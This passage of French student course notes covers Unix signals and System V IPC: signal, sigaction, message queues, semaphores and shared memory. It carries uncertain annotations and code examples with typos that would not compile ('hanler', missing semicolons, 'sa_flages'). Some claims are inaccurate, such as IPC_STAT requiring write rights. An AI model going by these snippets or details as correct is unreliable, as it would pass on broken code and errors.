SIGCONT	19@	Continue after stop
SIGCHLD	20@	**Child status has changed**
SIGTTIN	21+	Background read attempted from control terminal
SIGTTOU	22+	Background write attempted to control terminal

SIGIO	23@	I/O is possible on a descriptor
SIGXCPU	24	CPU time limit exceeded
SIGXFSZ	25	File size limit exceeded
SIGVTALRM	26	Virtual time alarm
SIGPROF	27	Profiling timer alarm
SIGWINCH	28@	Window changed
SIGLOST	29*	Resource lost
SIGUSR1	30	User-defined signal 1
SIGUSR2	31	User-defined signal 2

L'action par défaut est la terminaison du processus.

- ✓ Une ***** signifie que la terminaison se fait avec production d'une image *core*.
- ✓ Une **@** signifie que par défaut, le signal est désactivé.
- ✓ Une **+** signifie que le processus est suspendu (stoppé).

Les signaux se sont traités que lorsqu'un processus est

- ✓ actif ;
- ✓ en attente d'entrée-sortie sur un périphérique lent ;
- ✓ en attente d'entrée-sortie sur un *pipe*.

Si un signal survient pendant une entrée-sortie sur un périphérique lent ou dans un *pipe*, la fonction d'entrée-sortie est terminée prématurément. Certains appels système renvoient alors `-1` et positionnent `errno` à `EINTR`.

Un signal généré par un terminal est envoyé à tous les processus 'contrôlés' par ce terminal **(appartenant donc au même groupe de processus). ???**

Enfin, il faut que les deux processus (celui qui envoie le signal et celui qui le reçoit) **appartiennent au même utilisateur** (ils doivent avoir le même user-id effectif).

Lorsqu'un processus reçoit un signal, selon le signal :

- Il peut décider de l'**ignorer**
- Il peut décider de le **capter** et d'exécuter une routine en réponse ce signal.

Envoi de signaux : kill()

```
#include <sys/types.h>
#include <signal.h>

int kill(pid, sig)
int pid, sig;
```

But

`kill()` envoie un signal `sig` au processus ou au groupe de processus spécifié par `pid`.

Paramètres

- **sig :** le signal à envoyer.

  Si `sig` est `0`, aucun signal n'est envoyé, mais il y a un test de validité du `pid`.

- **pid :** le pid du processus ou du groupe de processus destinataire**. ???**

  Si `pid` est `0`, le signal est envoyé à tous les autres processus appartenant au même groupe de processus que l'expéditeur.

  Si `pid` est `-1` et que le user-ID effectif n'est pas celui du super-utilisateur, `sig` est envoyé à tous les autres processus appartenant à l'utilisateur.

  Si `pid` est `-1` et que le user-ID effectif est celui du super-utilisateur, `sig` est envoyé à tous les processus du système, sauf aux processus-système (les démons, par exemple).

Résultat

En cas de réussite, la valeur `0` est renvoyée. En cas d'erreur, `-1` est renvoyé et la variable **`errno`** est positionnée.

Erreurs

Les erreurs possibles sont :
- ✓ la valeur donnée à `sig` est incorrecte ;
- ✓ permission refusée : user-ID différent ;
- ✓ le processus de destination n'existe pas.

Traitement des signaux :

signal() (api de signal non-fiable)

```
#include <signal.h>
int (*signal(sig, func))(int)
int sig;
void (*func)(int);
```

But

Cet appel système indique le **traitement** pour un signal spécifique.

Paramètres

- **`sig`** : est le numéro du signal à préparer (voir `<signal.h>`).
- **`func`** : permet à l'appelant d'enregistrer l'action requise pour le signal donné.
  Trois valeurs possibles :
  - ✓ **`SIG_DFL`** : action par défaut (dépend du signal) ;
  - ✓ **`SIG_IGN`** : ignorer le signal (**interdit** pour `SIGKILL`);
  - ✓ fonction * : qui sera exécuté lorsque le signal est intercepté (**interdit** pour `SIGKILL`).

Résultat

`signal()` renvoie la valeur précédente de `func` pour le signal **`sig` spécifié. ???**
En cas d'erreur, la valeur `((void(*)()) -1)` est renvoyée et `errno` est positionnée.

Erreur

L'erreur peut venir d'un mauvais numéro de signal ou d'une tentative d'ignorer ou d'intercepter `SIGKILL`**. ?????**

Notes importantes

1. **Un seul** signal de chaque type peut être enregistré pour chaque processus. Si un processus reçoit plusieurs signaux du même type, seulement un signal sera réellement traité et tous les autres seront perdus ! **type ??**

2. **`Fork`** : tous les paramètres concernant les signaux du processus père sont préservés dans le processus fils.

3. **`Exec`** : les signaux devant être ignorés restent ignorés, mais les signaux à intercepter déclenchent l'action par défaut !

4. **Traitement** : il n'y a pas de traitement du signal quand le processus est en attente de *scheduling*.

Exemple 1

```
#include <stdio.h>
#include <signal.h>
```

```
#include <unistd.h>

static int count = 0;

void handler (int signo){

      signal(SIGINT,hanler);              /* Rétablir le gestionnaire*/
      ++count;
      write(1,"SIGINT reçu\n",11)         /* Ecrire message */
}

int main(int argc, char **argv){

      signal(SIGINT,handler);             /* enregistrer handler */

      while(count < 2){
            puts("Attente de SIGINT..");
            sleep(4) ;                    /* Sieste */
      }
      puts("Fin.");
      return 0;
}
```

Note

La gestion de signaux avec signal() est considérée comme **non fiable** parc qu'il peut y apparaître une race condition. Lorsqu'un signal est reçu par un programme, l'action enregistrée pour ce signal repasse à sa valeur par défaut. Pour conserver cette action, il est nécessaire, comme illustré ci-dessus, de rétablir le gestionnaire mais cela laisse toute de même une faible opportunité d'exécution de l'action par défaut.

Exemple 2

```
#include <signal.h>

main(){
      int introut();                      /* déclaration bidon */
      signal(SIGINT, introut);
      . . .
      creat(tempfile, mode);
      . . .
      unlink(tempfile);                   /* sortie normale */
      exit(0);
}

introut()
{
      /* fenêtre de vulnérabilité */
      unlink(tempfile);
      exit(1);
}
```

bon c quoi le porblèm ??
gestionnaire qui repasse a celui par defaut ou fenetre de vulnerabilité ?

Fenêtre de vulnérabilité

Si un autre signal du même type survient juste avant **pq juste avant** l'exécution de `unlink()` dans `introut()`, le processus est tué (car il s'agit de l'action prise par défaut).

La solution consiste à **masquer les signaux** durant le traitement au moyen de `sigaction()`.

Reprenons l'exemple précédent et adaptons-le :

```
#include <signal.h>

main()
{
      int introut();                        /* déclaration bidon */
      struct sigaction interrupt;
      . . .
      interrupt.sa_handler = introut;
      interrupt.sa_flags = 0;
      sigemptyset(&interrupt.sa_mask) ;
      sigaction(SIGINT, &interrupt, (struct sigaction *) NULL);
      . . .
      . . .
      creat(tempfile, mode);
      . . .
      . . .
      unlink(tempfile);                     /* sortie normale */
      exit(0);
}

introut()
{
      /* pas de fenêtre de vulnérabilité */
      unlink(tempfile);
      exit(1);
}
```

Sigaction() (api de signal fiable)

```
#include <signal.h>

int sigaction(signum,act,oldact);
int signum;
const struct sigaction *act;
struct sigaction *oldact;
```

But

Paramètres

- **signum :** numéro de signal
- **act :** établit l'action qui doit être entreprise par le noyau Unix lorsque le signal spécifié signum est reçu par le processus courant.
- **oldact :** permet au programmeur d'obtenir l'état du gestionnaire d'origine. Cela est idéal lorsque le nouveau gestionnaire est temporaire.

Résultat

La fonction sigaction() renvoie 0 en cas de succès, -1 si une erreur se produit et errno est positionnée.

La structure sigaction

```
struct sigaction {
        void (*sa_handler)( );
        sigset_t sa_mask ;
        int sa_flags ;
}
```

- **sa_handler :** Il s'agit de l'adresse du gestionnaire de signal. Il peut aussi s'agir de
  - SIG_DFL
  - SIG_IGN

- **sa_mask :** Représente le jeu des autres signaux qui doivent être bloqués pendant le traitement du signal courant. De plus, le signal en cours de traitement sera bloqué, à moins que les indicateurs SA_NODEFER ou SA_NOMASK ne soient utilisés.

- **sa_flags :** Cette valeur entière spécifie un jeu d'indicateurs qui modifient le processus de gestion de signal.
  sa_flages peut prendre les valeurs suivantes :

Indicateur	Description
SA_ONESHOT ou SA_RESETHAND	Ces indicateurs entraîne le retour du signal à sa valeur par défaut (SIG_DFL) lors de l'interception d'un signal. Cela revient à utiliser les signaux non fiables.
SA_NOMASK ou SA_NODEFER	Ces indicateurs empêchent que le signal en cours de traitement soit bloqué automatiquement lors de son traitement. Cela permet la survenue de signaux récursifs de même type.
SA_RESTART	Cet indicateur permet de relancer automatiquement les appels système interrompus. L'erreur EINTR est supprimée lorsque cet indicateur est effectif.
SA_NOCLDSTOP	Cet indicateur n'est applicable que pour le signal SIGCHLD, aucune notification n'est faite lorsque le processus enfant est stoppé.
SA_NOCLDWAIT	Cet indicateur n'est applicable que pour le signal SIGCHLD. Le noyau Unix ne laissera pas de processus zombie lorsque les processus enfants du processus appelant se termineront.
SA_ONSTACK	Avec cet indicateur activé, le signal est délivré au processus à l'aide d'un pile de signaux alternatives.

Exemple

```
#include <stdio.h>
#include <signal.h>
#include <unistd.h>

static int count = 0;

void handler (int signo){

      signal(SIGINT,handler);             /* Rétablir le gestionnaire*/
      ++count;
      write(1,"SIGINT reçu\n",11)         /* Ecrire message */
}

int main(int argc, char **argv){

      struct sigaction sa_old;
      struct sigaction sa_new;

      sa_new.sa_handler = handler;        /* pointer sur notre fonction */
      sigemptyset(&sa_new.sa_mask) ;      /* effacer masque */
      sa_new.sa_flages = 0 ;              /* pas d'indicateurs spéciaux */
      sigaction(SIGINT,&sa_new,&sa_old) ;

      while(count < 2){
            puts("Attente de SIGINT..");
            sleep(4) ;                    /* Sieste */
      }

      sigaction(SIGINT,&sa_old,0) ;       /* restaurer l'ancienne action */

      puts("Fin.");
      return 0;
}
```

Autres primitives : alarm(), pause() et sleep()

- ✓ **alarm**(sec) envoie le signal SIGALRM au processus lui-même après sec secondes ;
- ✓ **pause**() met le processus en état d'attente ; il est sorti de cet état au moyen de la réception d'un signal ;
- ✓ **sleep**(sec) est équivalent à

```
main() {
       signal(SIGALRM, donothing);
       alarm(sec);
       pause();
       . . .
}

donothing() {
       signal(SIGALRM, SIG_DFL);
}
```

6.3 Ressource IPC du groupe 2

Nous pouvions référencer les objets ipc du groupe 1 par leur nom ou chemin d'accès et ainsi obtenir des descripteurs de fichier locaux aux processus.

Les ressources ipc du goupe 2 sont elles identifées au sein du système par un ID IPC qui est obtenu lors de la création de la ressource. Cet ID est donc local au processus qui crée la ressource. Comment faire pour référencer cette ressources dans un autres processus ?

Il est possible d'attribuer aux ressources ipc du groupe 2 des **identifiants globaux qui seront uniques au sein du système**, on appellera cet identifiant : **Clé.**

Obtenir une clé à l'aide de ftok()

```
#include <sys/types.h>
#include <sys/ipc.h>
key_t ftok(pathname, ch)
char * pathname;
char ch;
```

Cette fonction calcule une clé à partir de `pathname` (chemin d'un objet dans l'arborescence du système) et de `ch` (un caractère quelconque de 0 à 255).

En cas d'erreur, la fonction renvoie `((key_t) -1)` et positionne `errno`.

a. Message Queue

Une message queue implémente une file d'attente de message en fonction de sa priorité.

Lorsqu'un message est mis en fil d'attente, il est stocké dans la mémoire du noyau afin de pouvoir être extrait ultérieurement par un autre processus.
Les message queues offrent donc une communication via l'échange de données stockées dans des buffers.

Les données sont transmises en portions discrètes appelées **messages = unité de transfert**.

Etapes de création d'une message queue.

1. Pour commencer, il faut obtenir une clé pour la ressource → **ftok().**

2 Ensuite, il faut convertir l'identifiant global en un identifiant (IPC ID) de message queue, qui sera local au processus appelant.La fonction **`msgget()`** renvoie l'identifiant `msqid` associé à une clé donnée.

3. Par après, il faut demander au système d'initialiser la structure de donnée (**`msqid_ds`**) dans l'espace d'adressage du noyau ; cette structure est nécessaire pour gérer la message queue. La fonction utilisée sera à nouveau **`msgget().`** **????**

Utilisation de la message queue.

N'importe quel processus qui possède un `msqid`

- peut utiliser sa propre copie de la structure `msqid_ds` pour connaître la valeur des champs de cette structure ou pour les modifier (à condition d'en avoir le droit !). Les opérations de contrôle sont effectuées avec la fonction **`msgctl().`**

- peut envoyer ou recevoir des messages sur la *queue*.
  Un message est envoyé avec **`msgsnd()`** et est reçu avec **`msgrcv().`**

NOTE

- Une fois un message reçu, il est extrait de la *queue*.
  Le *multicast*, c'est-à-dire l'opération d'envoi d'un message à un ensemble de processus n'est pas réalisable. → uniquement unicast !!

msgget()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgget(key, msgflg)
key_t key;
int msgflg;
```

But

Créer la message queue et obtenir son identifiant.

Paramètres

- **key :** doit avoir la valeur IPC_PRIVATE ou une valeur de clé d'IPC valide.
  Si on donne à key la valeur `IPC_PRIVATE`, il y a création inconditionnelle d'une nouvelle message queue. De plus, les droits **exclusifs** sont accordés.

- **msgflg :**
  - si la queue doit être créée, msgflg doit contenir
    - les bits de permission pour la nouvelle queue
    - IPC_CREAT

Autrement, l'effet de `msgget()` dépend de la valeur de `msgflg`.

msgctl()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgctl(msqid, cmd, buf)
int msqid, cmd;
struct msqid_ds * buf;
```

BUT

Effectuer des opérations de contrôle sur la queue

- obtention d'information
- destruction.
- modification d'attributs

Paramètres

- **msqid :** doit être un identifiant valide renvoyé par un appel à `msgget()`.
- **buf :** pointeur sur une structure msqid_ds.
- **cmd :** peut avoir plusieurs valeurs qui entraîneront des actions différentes de la part de la fonction :
  - **IPC_STAT** : copie le contenu de la strucure `msqid_ds` maintenue par le noyau dans la structure sur laquelle pointe `buf` (nécessite les droits en écriture)
    → obtention d'informations ;
  - **IPC_SET** : copie le contenu de la structure `msqid` sur laquelle pointe `buf` dans la structure maintenue par le noyau (nécessite que l'effective-id soit celui du créateur, du propriétaire ou du superutilisateur) → change certains attribut de la file d'attente de messages.
  - **IPC_RMID** : détruit la message queue et ses structures de données associées ; la message queue est détruite immédiatement, **même s'il y a encore des messages** ! Des références ultérieures à la message queue produiront une erreur.
    → destruction

La structure msqid_ds (gardé dans l'espace d'adressage du kernel !!)

```
struct msqid_ds {
      struct ipc_perm msg_perm; /* en autres, les permissions et la clé*/
      struct msg *msg_first;  /* premier message sur la queue */
      struct msg *msg_last;   /* dernier message sur la queue */
      ushort msg_cbytes;      /* nombre d'octets sur la queue */
      ushort msg_qnum;        /* nombre de messages sur la queue */
      ushort msg_qbytes;      /* nombre maximum d'octets sur la queue */
      ushort msg_lspid;       /* process-id du dernier msgsnd() */
      ushort msg_lrpid;       /* process-id du dernier msgrcv() */
      time_t msg_stime;       /* moment du dernier msgsnd() */
      time_t msg_rtime;       /* moment du dernier msgrcv() */
      time_t msg_ctime;       /* moment de la dernière modification */
}
```

Le membre msg_perm est important pour contrôler l'accès à la queue. Il s'agit d'un pointeur sur une structure ipc_perm :

```
struct ipc_perm {
      ushort cuid;        /* ID utilisateur du créateur */
      ushort cgid;        /* ID groupe du créateur */
      ushort uid;         /* ID utilisateur */
      ushart gid;         /* ID groupe */
      ushort mode;        /* permission lecture/écriture */
      ushort seq;         /* N° sequence*/
      key_t key;          /* clé*/
}
```

msgsnd()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgsnd(msqid, msgp, msgsz, msgflg)
int msqid;
struct msgbuf * msgp;
int msgsz, msgflg;
```

But

Permet d'envoyer une message sur la queue.

Paramètres

- **msqid :** doit être un identifiant valide renvoyé par un appel à `msgget()`.
- **msgp :** est un pointeur vers une structure `msgbuf`.
- **msgsz :** taille du message non compris la valeur du type du message !!
- **msgflg :**

Résultats

Normalement, l'opération d'envoi d'un message est **non bloquante**, sauf si l'expression (`msgflg & IPC_NOWAIT`) vaut 0 et qu'il n'y a aucune ressource pour envoyer le message (la queue est pleine ou il n'y a pas de buffer système disponible).

En cas de réussite, `msgsnd()` renvoie la valeur **0**. Autrement, elle renvoie **–1** et positionne la variable **errno**.

Structure d'un message : struct msgbuf

```
struct msgbuf {
      long mtype;             /* type du message ou priorité */
      char mtext[MES_SIZE];   /* corps du message*/
} ;
```

Un message se compose de deux parties : le **type** et le **texte**.
Il est possible d'opérer une **réception sélective** de messages au moyen du type.

msgrcv()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgrcv(msqid, msgp, msgsz, msgtyp, msgflg)
int msqid;
struct msgbuf * msgp;
int msgsz;
long msgtyp;
int msgflg;
```

But

Recevoir un message sur une queue.

Paramètres

- **msqid :** doit être un identifiant valide renvoyé par un appel à `msgget()`.
- **msgp :** est un pointeur vers une structure `msgbuf`, qui recevra le type et le texte du message.
- **msgsz :** taille du message non compris la valeur du type du message !!
- **msgtyp :** contient le type du message.

  Une réception sélective des messages est possible grâce à la valeur de msgtyp

  si `msgtyp` est positif, le premier (plus vieux) message sur la message queue avec le même type sera reçu ;

  si `msgtyp` est nul, le premier message sur la message queue sera reçu ;

  si `msgtyp` est négatif, le premier message avec le type le plus bas qui est <= à la valeur absolue de `msgtyp` sera reçu.

- **msgflg :** il peut être composé des indicateurs suivants :

  IPC_NOWAIT : signale que la fonction msgrcv() renverra le code d'erreur ENOMSG s'il n'y a aucun message à recevoir.

  MSG_EXCEPT : lorsqu'il est utilisé avec un msgtyp > 0, entraîne la réception du premier message différent de msgtyp.

  MSG_NOERROR : signale que le message doit être tronqué si nécessaire pour tenir dans le tampon récepteur. L'erreur E2BIG est renvoyée lorsque cette option est utilisée et que le message ne peut pas tenir dans le tampon

  Normalement, l'opération de réception d'un message est **bloquante** quand il n'y a pas de message sur la queue sauf si IPC_NOWAIT est positionné.

Résultat

En cas de réussite, la fonction renvoie le nombre d'octets effectivement reçus. Autrement, elle renvoie `-1` et la variable **`errno`** est positionnée.

Conclusion

Les message queues permettent une communication **synchrone** entre processus **sans lien** qui ont convenu d'une clé commune à utiliser.

Contrairement, aux pipes, les **limites** des messages sont préservées.

Enfin, les messages sont **typés** : les opérations de réception ne 'prennent' seulement que les messages qui les intéressent.

b. Les Sémaphores

Un sémaphore UNIX

- permet une synchronisation au moyen d'opérations sur sa valeur.
- effectue le suivi d'un compteur et notifie le processus intéressé lorsque le compteur change.

Un sémaphore est un short integer positif.

Sémaphores individuels :

Le Mutex [Mutual Exclusion] est un sémaphore simple binaire qui ne peut contenir que la valeur 0 ou 1. Il ne peut donc suivre qu'une instance d'une ressource particulière. Les autres sémaphores permettent de suivre n instances d'une ressource particulières.

Jeu de sémaphores :

Un jeu de sémaphores permet de tracer plusieurs ressources en même temps. L'intérêt de regrouper des ressources en un jeu est que l'appelant peut obtenir toutes les ressources nécessaires en un seul appel.

Les opérations possibles élémentaires sur un sémaphore sont les suivantes :

- incrémenter la valeur du sémaphore,
  cette action est connue sous le nom de
  - « notification du sémaphore »
  - up
  - libération

- décrémenter la valeur du sémaphore,
  cette action est connue sous le nom de
  - « l'attente du sémaphore »
  - down
  - réservation

- suspendre l'exécution du processus (wait) appelant jusqu'à ce que le sémaphore atteigne une valeur donnée.

Des opérations pratiques sur un sémaphore sont construites à partir d'opérations élémentaires :

- initialisation : intialiser le sémaphore avec le nombre de processus autorisés à accéder en même temps la ressource critique : `sem ← VALEUR_INITIALE ;`

- `P(sem)` ou `Request(sem)` : **wait** jusqu'à ce que le sémaphore soit strictement positif, et puis le décrémenter : `wait[sem > 0] then sem ← sem – 1 ;`

- `V(sem)` ou `Release(sem)` : incrémenter inconditionnellement le sémaphore :

sem ← sem + 1.

Ainsi, la différence entre les valeurs initiale et actuelle indique le nombre de processus qui accède la ressource critique.

Les opérations pratiques doivent être exécutées de façon **atomique**, sans aucune interruption (au niveau utilisateur) entre deux opérations élémentaires.

Un exemple simple : accès exclusif à un fichier

Initialisation : `sem` ← `1` (seulement un processus à la fois peut accéder au fichier).

Chaque accès au fichier doit être encapsulé entre des opérations P & V.

```
. . .
P(sem)      /* attendre l'accès exclusif */
. . .       /* accès exclusif au fichier */
V(sem)      /* libérer l'accès à la ressources */
```

Semget()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semget(key, nsems, semflg)
key_t key;
int nsems, semflg;
```

But

Création d'un jeu de sémaphore et obtention de son identifiant.

Paramètres :

- **key :** doit avoir la valeur IPC_PRIVATE ou une valeur de clé d'IPC valide.
- **nsems :** indique le nombre de sémaphores que l'on souhaite créer.
- **semflg :** bit de permission du nouveau jeu ainsi que le bit indicateur IPC_CREAT si le jeu doit être créé.

Résultat

semget renvoie un **ID IPC** en cas de succès d'appel. Sinon c'est la valeur **–1** qui est renvoyée et un code erreur est fourni dans **errno.**

NOTE

semget() n'applique pas la valeur de umask() du processus lors de la création d'un nouveau jeu. La valeur spécifié dans l'argument semflg est la mode final pour le jeu.

Structure sem (on ne l'utilise pas nous ?)

```
struct sem {

      ushort semval;    /* valeur du sémaphore */
      short sempid;     /* processus-id de la dernière opération
                                                    sur le séma */
      ushort semncnt;   /* nombre de processus qui attendent que
                              semval > valeur actuelle du sémaphore */
      ushort semzcnt;   /* nombre de processus qui attendent que
                                                    semval == 0 */
}
```

Semctl()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semctl(semid, semnum, cmd, arg)
int semid, semnum, cmd;
```

But

Manipulation, contrôle d'un jeu de sémaphores.

Paramètres

- **semid :** ID IPC du jeu
- **semnum** : numéro du sémaphore concerné (0 si on travaille sur le jeu complet)
- **cmd :** cste de macrocommande valide indiquant ce que l'on veut farire.
- **semun :** il s'agit d'une union qui permet de passer ou de récupérer des valeurs.

Note

Lorsqu'un jeu de sémaphore n'est plus nécessaire, il doit être explicitement détruit. C'est indispensable car les sémaphores ne sont pas détruit lors de la sortie d'un processus.


Valeur pour cmd :

- **IPC_STAT :** Obtient des informations d'état concernant le jeu.
- **IPC_SET :** Modifie certains attributs du jeu de sémaphores.
- **IPC_RMID :** Supprime le jeu de sémaphores et les structures qui lui sont attachée. Attention !! L'ensemble des sémaphores est détruit immédiatement, même si des processus sont en bloqués, en attente sur l'un d'entre eux. Des références ultérieures au jeu produiront des erreurs.
- **GETPID :** Renvoie le PID du dernier processus ayant réalisé une opération sur un sémaphore spécifique dans le jeu. Si aucune opération n'a été réalisée, 0 est renvoyé.
- **GETVAL :** Renvoie la valeur d'un sémaphore dans le jeu.
- **SETVAL :** Modifie la valeur d'un sémaphore dans le jeu.
- **GETALL :** Récupère toutes les valeurs des sémaphores du jeu. Les valeurs sont renvoyées dans un tableau sur lequel pointe les membre array de **semun**. La taille du tableau récepteur doit être >= au nombre de sémaphores du jeu.
- **SETALL :** Affecte, à tous les sémaphores du jeu, les nouvelles valeurs données par le membre array de **semun**. Le tableau doit contenir suffisamment de valeur pour initialiser tous les sémaphores contenus dans le jeu.
- **GETNCNT** : Renvoie le nombre de processus en attente d'une notification sur un sémaphore spécifique dans le jeu.
- **GETZCNT** : Renvoie le nombre de processus en attente d'une condition 0 sur un sémaphore spécifique dans le jeu.

4eme argument, union semun

Pour recevoir ou passer des informations, il faut avoir recours au quatrième argument de type **semun.**

Note : le standard POSIX indique que vous devez définir l'union semun dans votre propre code.



Les informations pour IPC_STAT sont renvoyées dans **semid_ds**.

semop()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semop(semid, sops, nsops)
int semid;
struct sembuf  sops[];
unsigned nsops;
```

But

Effectuer des opérations sur un ensemble de sémaphores

Paramètres

- **semid :** doit être un identifiant valide renvoyé par un appel à `semget()`.
- **sops :** est un tableau de structures ; chaque structure correspond à une opération = un numéro de sémaphore + une opération à effectuer + un flag opérationnel.
- **nsops :** indique le nombre de structures (c'est-à-dire le nombre d'opérations).

Résultat

En cas de succès, `semop()` renvoie la valeur **0**.

Structure sembuf (décrit une opération)

```
struct sembuf{
      ushort sem_num ;  /* N° de sémaphore */
      short sem_op ;    /* Opérations sur sémaphores */
      short sem_flg ;   /* Indicateurs d'opération */
}
```

Membres :

- **sem_num :** sélectionne le numéro du sémaphore dans le jeu.
- **sem_op :** détermine l'opération à réaliser sur le sémaphore.
  Ce nombre signé affecte le sémaphore de la façon suivante :

sem_op <0	Attente sur le sémaphore Décrémenter le sémaphore de la valeur donnée.
sem_op = 0	Attente d'un zero. Etre averti lorsque la valeur du sémaphore passe à nulle.
sem_op > 0	Notifier le sémaphore Incrémenter le sémaphore de la valeur donnée

- **sem_flg :** permet de spécifier des indicateurs d'option supplémentaire pour chaque opération sur sémaphore. Il peut prendre les valeurs suivantes :
  - `0 : pas d'indicateur.`
  - **`IPC_NOWAIT`** : Ne suspend pas l'exécution du programme appelant si cette opération sur le sémaphore ne peut être satisfaite. L'erreur EAGAIN est renvoyé si l'opération n'a pas réussie.
    Elle sera par exemple renvoyée lorsque :
    - on tente de décrémenter le sémaphore d'une valeur plus grande que sa valeur courante.
    - on teste si la valeur est à 0 et qu'elle ne l'est pas.
  - **`SEM_UNDO`** : la modification apportée à la valeur du sémaphore par le processus en cours est enregistrée; le système peut alors supprimer l'effet de cette modification plus tard si nécessaire (par exemple, si le processus se termine anormalement).

Conclusion

Les sémaphores permettent une **synchronisation** entre processus **sans lien** qui ont convenu d'une clé commune à utiliser.

Des opérations **atomiques** sont fournies pour mettre à jour **simultanément** les valeurs de **plusieurs** sémaphores dans un **ensemble**.

c. Les Segments de mémoire partagée


Introduction

La mémoire peut être partagée entre des processus, leur donnant ainsi la possibilité d'échanger des données.

Lorsqu'un segment de mémoire partagée a été créé, il peut être **attaché** à l'espace d'adressage de différents processus en mode de lecture seule ou en mode de lecture / écriture.

N'importe quelle adresse à l'intérieur du segment de mémoire partagée peut être utilisée pour **accéder** au contenu du segment, en respectant les permissions d'opérations.

Lorsque le segment n'est plus utilisé par un processus, il peut être **détaché** de son espace d'adressage.



La structure shmid_ds

Voici la structure de données (dans l'espace d'adressage du noyau Unix) associée à un segment de mémoire partagée :

```
struct shmid_ds {

      struct ipc_perm shm_perm ;    /* les permissions */
      int shm_segsz ;               /* taille du segment */
      . . .
      ushort shm_lpid ;             /* process-id du dernier shmop */
      ushort shm_cpid ;             /* process-id du créateur */
      ushort shm_nattch ;           /* nbre de processus ayant exécuté un
                                    shmat */
      ushort shm_cnattch ;          /* nbre de processus résidant en mémoire
                                    et ayant exécuté un shmat */
      time_t shm_atime ;            /* instant du dernier shmat */
      time_t shm_dtime ;            /* instant du dernier shmdt */
      time_t shm_ctime ;            /* instant du dernier changement */
}
```

Shmget()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmget(key, size, shmflg)
key_t key;
int size, shmflg;
```

But

Obtenir un identifiant pour un segment de mémoire partagée :

Paramètres

- **`size :`** est la taille en octets du segment de mémoire partagée.
- **`shmflg :`** précise les permissions d'accès et les conditions de création du segment de mémoire partagée.

Le fonctionnement de cet appel système est similaire à celui de msgget() (voir plus haut).

Shmctl()

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

int shmctl(shmid, cmd, buf)
int shmid, cmd;
struct shmid_ds * buf;
```

But

Contrôler un segment de mémoire partagée :

Paramètres

- **`shmid :`** doit être un identifiant valide renvoyé par un appel à `shmget()`.
- **`cmd :`** plusieurs valeurs sont admises, selon l'opération désirée :
